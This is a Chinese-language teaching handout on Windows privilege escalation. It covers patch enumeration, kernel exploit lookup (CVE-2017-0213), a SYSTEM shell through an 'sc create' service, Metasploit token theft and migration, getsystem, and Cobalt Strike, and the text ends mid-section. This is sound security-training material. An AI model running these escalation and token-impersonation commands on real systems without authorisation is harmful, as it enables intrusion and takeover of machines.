**免责声明：**

**本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。**

**希望同学们知法、懂法、守法，做一个良好公民。**

**Windows提权**


## 1、系统内核溢出漏洞提权

此提权⽅法即是通过系统本身存在的⼀些漏洞，未曾打相应的补丁⽽暴露出来的提权⽅法，依托可以提升权限的EXP和它们的补丁编号，进⾏提升权限。

### 1.1查找补丁

#### a. 手工查找

systeminfo




wmic qfe get Caption,Description,HotFixID,InstalledOn



#### b. MSF扫描

首先利用永恒之蓝取得session

use post/windows/gather/enum\_patches



### 1.2查找利用工具

使用Windows提权辅助页https://i.hacking8.com/tiquan/




进一步进行过滤，并下载payload尝试提权

也可以到 https://github.com/SecWiki/windows-kernel-exploits 下载payload



经过测试，CVE-2017-0213 能够提权。该程序不能直接返回高权限shell，会弹出一个新的DOS窗口。




## 2、系统命令提权

在低版本系统中，如Windows 2000、Windows 2003、Windows XP 可以使用at命令提权

在高版本系统中，可以使用sc命令提权（Service Control）


创建⼀个名叫 syscmd 的新的交互式的 cmd 服务

sc Create syscmd binPath= “cmd /K start” type= own type= interact



启动该服务，得到了⼀个 system权限的cmd环境

sc start syscmd



## 3、令牌窃取提权


令牌(token)是系统的临时秘钥，相当于账号和密码，⽤来决定是否允许这次请求和判断这次请求是属于哪⼀个⽤户的。它允许你在不提供密码或其他凭证的前提下，访问⽹络和系统资源，这些令牌将持续存在于系统中，除⾮系统重新启动。

MSF中内置incognito工具可以进行令牌窃取。

use incognito #使用该模块


list\_tokens -u #查看所有令牌

impersonate\_token “NT AUTHORITY\SYSTEM” #窃取令牌,最好是双反斜杠




## 4、进程迁移提权

使用MSF的ps命令可以查看当前所有进程的情况




使用migrate命令选择x64和高权限的进程进行迁移



## 5、工具一键提权


### 5.1 使用MSF的getsystem命令




### 5.2 使用MSF的post/multi/recon/local\_exploit\_suggester模块

#### a. 扫描提权漏洞

use post/multi/recon/local\_exploit\_suggester




#### b. 利用提权漏洞




### 5.3 使用Cobalt Strike 进行提权


#### a. 启动CS




#### b. 加载插件



